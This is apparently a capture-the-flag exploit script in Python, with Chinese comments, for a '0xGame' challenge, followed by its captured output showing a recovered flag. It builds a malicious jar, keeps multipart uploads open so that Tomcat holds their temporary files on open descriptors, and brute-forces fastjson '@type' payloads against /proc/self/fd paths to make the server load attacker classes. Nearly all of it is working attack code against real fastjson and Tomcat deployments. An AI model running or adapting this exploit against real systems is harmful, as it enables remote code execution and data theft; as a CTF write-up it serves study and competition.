    os.makedirs(ann, exist_ok=True)
    open(os.path.join(ann, "JSONType.java"), "w", encoding="utf-8", newline="\n").write(JSONTYPE_JAVA)
    open(os.path.join(src, "H0.java"), "w", encoding="utf-8", newline="\n").write(H0_JAVA)
    classes = os.path.join(workdir, "classes")
    os.makedirs(classes, exist_ok=True)
    subprocess.check_call(
        ["javac", "--release", "8", "-g:none", "-d", classes,
         os.path.join(ann, "JSONType.java"), os.path.join(src, "H0.java")],
        stdout=subprocess.DEVNULL,
    )
    base = open(os.path.join(classes, "H0.class"), "rb").read()
    ifb"Lcom/alibaba/fastjson/annotation/JSONType;"notin base:
        raise SystemExit("JSONType descriptor missing; fastjson ASM probe will ignore the class")
    jar_path = os.path.join(workdir, "evil.jar")
    with zipfile.ZipFile(jar_path, "w", compression=zipfile.ZIP_STORED) as z:
        for fd in range(FD_LO, FD_HI):
            # 内部名(斜杠)经 JVM 的 '/' -> '.' 后必须等于 @type 的二进制名。
            internal = f"jar:file:/proc/self/fd/{fd}!/fd{fd}/H0"
            raw = patch_utf8(base, "H0", internal)
            raw = raw.replace(b"Qz9N", f"{fd:04d}".encode())
            z.writestr(f"fd{fd}/H0.class", raw)
    data = open(jar_path, "rb").read()
    log(f"jar {len(data)} bytes, fd {FD_LO}..{FD_HI - 1}")
    return data


def unchunk(header, body):
    ifb"chunked"notin header.lower():
        return body
    out = bytearray()
    i = 0
    while i < len(body):
        j = body.find(b"\r\n", i)
        if j < 0:
            break
        line = body[i:j].split(b";", 1)[0].strip()
        try:
            n = int(line, 16)
        except ValueError:
            return body
        if n == 0:
            break
        out += body[j + 2 : j + 2 + n]
        i = j + 2 + n + 2
    return bytes(out)


def seed_worker(tag, jar, ready):
    part = (
        f"--{BOUND}\r\n"
        'Content-Disposition: form-data; name="f"; filename="x.jar"\r\n'
        "Content-Type: application/octet-stream\r\n\r\n"
    ).encode() + jar + (b"A" * 32768)
    # 声明的长度大于已发送字节,且不发送结束 boundary。
    # Tomcat 把已写入的 part 留在临时文件上,线程阻塞读剩余 body,fd 一直开着。
    # 32KB 填充把 ZIP 的 EOCD 冲出 FileUpload 缓冲区,又小于 ZipFile 向前扫描的窗口。
    total = len(part) + 200000
    head = (
        f"POST /api/parse HTTP/1.1\r\nHost: {HOST}\r\n"
        f"Content-Type: multipart/form-data; boundary={BOUND}\r\n"
        f"Content-Length: {total}\r\nConnection: keep-alive\r\n\r\n"
    ).encode()
    while running andnot found.is_set():
        s = None
        try:
            s = socket.create_connection((HOST, PORT), timeout=15)
            s.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)
            s.sendall(head + part)
            ready.set()
            s.settimeout(2)
            try:
                early = s.recv(200)
                if early:
                    log(f"{tag} server answered early: {early[:120]!r}")
                    time.sleep(1)
                    continue
            except socket.timeout:
                pass
            deadline = time.time() + 25
            while running andnot found.is_set() and time.time() < deadline:
                time.sleep(0.4)
        except Exception as ex:
            log(f"{tag} {type(ex).__name__}: {ex}")
            time.sleep(1)
        finally:
            if s isnotNone:
                try:
                    s.close()
                except Exception:
                    pass


def probe(fd):
    # 二进制名不含 '/',过 ClassLoader.checkName;
    # replace('.', '/') 后变成 jar:file:/proc/self/fd/N!/fdN/H0.class
    body = json.dumps({"@type": f"jar:file:.proc.self.fd.{fd}!.fd{fd}.H0"}).encode()
    head = (
        f"POST /api/parse HTTP/1.1\r\nHost: {HOST}\r\n"
        "Content-Type: application/json\r\n"
        f"Content-Length: {len(body)}\r\nConnection: close\r\n\r\n"
    ).encode()
    timeout = float(os.environ.get("PROBE_TIMEOUT", "8"))
    s = socket.create_connection((HOST, PORT), timeout=timeout)
    s.settimeout(timeout)
    try:
        s.sendall(head + body)
        chunks = []
        whileTrue:
            b = s.recv(8192)
            ifnot b:
                break
            chunks.append(b)
            if sum(map(len, chunks)) > 200000:
                break
    finally:
        s.close()
    raw = b"".join(chunks)
    ifb"\r\n\r\n"notin raw:
        return"?", raw
    header, resp = raw.split(b"\r\n\r\n", 1)
    status = header.split(b" ", 2)[1].decode(errors="replace")
    return status, unchunk(header, resp)


def main():
    global running
    work = tempfile.mkdtemp(prefix="fj-")
    jar = build_jar(work)
    ready = threading.Event()
    for i in range(SEEDS):
        threading.Thread(target=seed_worker, args=(f"S{i}", jar, ready), daemon=True).start()
    ifnot ready.wait(20):
        log("upload never left the client")
        return1
    log("uploads held open, scanning fds")
    time.sleep(1.2)

    lock = threading.Lock()
    nxt = [FD_LO]

    def worker():
        whilenot found.is_set():
            with lock:
                fd, nxt[0] = nxt[0], nxt[0] + 1
            if fd >= FD_HI:
                return
            try:
                status, resp = probe(fd)
            except Exception as ex:
                log(f"fd {fd} {type(ex).__name__}")
                continue
            else:
                ifnot (b'"m"'in resp orb"0xGame"in resp):
                    log(f"fd {fd} HTTP {status} {len(resp)}B {resp[:80]!r}")
            if"题目实例未找到".encode() in resp or (
                status == "404"andb"flag"notin resp.lower()
            ):
                log("instance is gone (404)")
                found.set()
                return
            flag = re.search(rb"0xGame\{[^}]+\}", resp)
            loaded = b'"m"'in resp orb'"root"'in resp orb'"f0"'in resp
            if flag or loaded:
                log(f"fd {fd} HTTP {status} {resp[:500]!r}")
                hit_body.append(resp)
                found.set()
                if flag:
                    print(flag.group().decode())
                return

    pool = [threading.Thread(target=worker, daemon=True) for _ in range(WORKERS)]
    for t in pool:
        t.start()
    for t in pool:
        t.join()
    running = False
    ifnot found.is_set():
        log("no fd served the uploaded jar")
        return1
    return0


if __name__ == "__main__":
    sys.exit(main())
本次输出:
[15:07:53] fd 13 HTTP 200 {"cwd":"/app/.","root":"...flag,entrypoint.sh,app","f0":"0xGame{61d9e381-8547-4430-a067-377b347e7459}\n","env":"null","m":"1","fd":"0013"}
0xGame{61d9e381-8547-4430-a067-377b347e7459}